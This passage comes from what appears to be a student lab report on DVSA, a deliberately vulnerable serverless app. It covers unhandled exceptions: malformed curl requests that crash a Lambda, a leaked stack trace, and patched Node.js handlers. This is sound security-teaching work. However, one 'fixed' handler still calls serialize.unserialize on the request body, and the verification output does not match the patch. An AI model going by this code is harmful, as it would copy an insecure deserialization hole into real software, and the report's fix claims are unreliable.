curl -X POST https://<API-ID>.execute-api.us-east-1.amazonaws.com/Stage/order \
  -H "Content-Type: application/json" \
  -d '{"action":"get"}'
```

Result: {"message": "Internal server error"} — HTTP 500. The function crashes because it tries to access event.headers.authorization without checking if it exists.

Example 2 — Invalid JWT value:

```
curl -X POST https://<API-ID>.execute-api.us-east-1.amazonaws.com/Stage/order \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer ABC" \
  -d '{"action":"get"}'
```

Result: {"message": "Internal server error"} — HTTP 500. The function tries to split "ABC" by "." to extract JWT sections and fails when the structure is missing.

Lesson #10: Unhandled Exceptions

EX1: when sendin {"action": "get"} we will get


```
{
    "errorMessage":"'orderId'",
    "errorType":"KeyError",
    "stackTrace":[
        "  File \"/var/task/get_order.py\", line 30, in lambda_handler\n    orderId = event[\"orderId\"]\n"
    ]
}
```


EX2: when we replace JWT with any value like ABC


```
Authorization: ABC
Content-Type: application/json
Content-Length: 21
Origin: http://dvsa-website-[redacted]-us-east-1.s3-website.us-east-1.amazonaws.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Priority: u=0

{
    "action":"orders"
}
```


Will will get {"message": "Internal server error"}status 500 wich means no handing of exceptons

DVSA Vulnerability Discovery and Remediation 53

5. Evidence and Proof

Evidence is in Section 4. Both test cases produce HTTP 500 "Internal server error" responses without any descriptive error to the client, while the actual exception details appear in CloudWatch logs. This behavior confirms that no exception handling exists for these code paths, and that malformed requests can reliably crash the function.

6. Fix Strategy / Probable Mitigation

The vulnerability should be fixed by applying comprehensive defensive programming:

- Validate all input before processing: check that request body, headers, and authorization header exist.
- Verify JWT structure is valid (correct 3-part dot-separated format) before attempting to decode.
- Wrap sensitive operations (JSON.parse, JWT decode, DynamoDB calls) in try/catch blocks.
- Return generic, client-safe error messages (e.g., "Bad request" for 400, "Internal error" for 500).
- Keep detailed exception information only in CloudWatch logs — never expose stack traces to the client.

7. Code / Config Changes

Add input validation and centralized error handling in order-manager.js:

```
exports.handler = async (event) => {
  try {
    // Validate request body
    if (!event.body) {
      return { statusCode: 400, body: JSON.stringify({ message: "Bad request: missing
body" }) };
```

```
    }
    const body = JSON.parse(event.body);

    // Validate Authorization header
    const authHeader = event.headers && event.headers.authorization;
    if (!authHeader || !authHeader.startsWith("Bearer ")) {
      return { statusCode: 401, body: JSON.stringify({ message: "Unauthorized" }) };
    }
    const token = authHeader.split(" ")[1];

    // Validate JWT structure
    const parts = token.split(".");
    if (parts.length !== 3) {
      return { statusCode: 401, body: JSON.stringify({ message: "Invalid token" }) };
    }

    // ... rest of processing ...

  } catch (err) {
    console.error("Unhandled error:", err);
    return { statusCode: 500, body: JSON.stringify({ message: "Internal error" }) };
  }
};
```

```
exports.handler = async (event, context, callback) => {
    try {
        if (!event || typeof event !== "object") {
            return callback(null, resp(400, { status: "err", msg: "invalid request" }));
        }

        if (!event.body || typeof event.body !== "string") {
            return callback(null, resp(400, { status: "err", msg: "missing request body" }));
        }

        if (!event.headers || typeof event.headers !== "object") {
            return callback(null, resp(400, { status: "err", msg: "missing headers" }));
        }

        let req, headers;

        try {
            req = serialize.unserialize(event.body);
        } catch (e) {
            console.log("Body parse failed:", e);
            return callback(null, resp(400, { status: "err", msg: "invalid request body" }));
        }
```

8. Verification After Fix

After applying the fix:

- Sending an invalid JWT returns a controlled 401 "Invalid token" response instead of HTTP 500.

- Sending {"action":"get"} without an Authorization header returns a controlled 401 "Unauthorized" response.
- CloudWatch logs show descriptive error messages for debugging, while the client receives only safe, generic responses.
- Legitimate valid requests continue to work correctly.

Lesson #10: Unhandled Exceptions Verify

When sending invalid JWT we received

```
{
      "status":"err",
      "msg":"invalid token format"
}
```

When we send {“action”:”get”} we will get

```
{
      "status":"err",
      "msg":"missing required field: order-id"
}
```

DVSA Vulnerability Discovery and Remediation 55

9. Structured Operation and Security Analysis

Table A — Operational Analysis

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Unhandled Exceptions	All requests must be validated before processing; malformed input must not crash backend logic or expose internal behavior	API requests with malformed input, CloudWatch logs, Lambda source code	Valid requests return correct order data with appropriate HTTP status codes	Malformed requests cause runtime exceptions, returning HTTP 500 and logging internal details

Table B — Deviation and Fix Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Unhandled Exceptions	Backend trusted unvalidated input, leading to crashes, HTTP 500 errors, and exposure of internal implementation details	Misconfiguration / missing defensive programming	Added comprehensive input validation, JWT structure checks, and try/catch error handling in order-manager.js	Malformed requests return controlled 400/401 responses; CloudWatch logs remain detailed; clients receive no internal details

10. Takeaway / Lessons Learned

This lesson shows that unhandled exceptions are a serious security issue in serverless applications. Even simple malformed requests can crash backend logic or expose internal details if input validation is missing. In serverless systems, where multiple services interact and automatic scaling can amplify the impact, proper error handling is critical to maintain both security and reliability. The key principle is: fail safely — always validate input early, handle errors gracefully, and never expose internal implementation details to the client.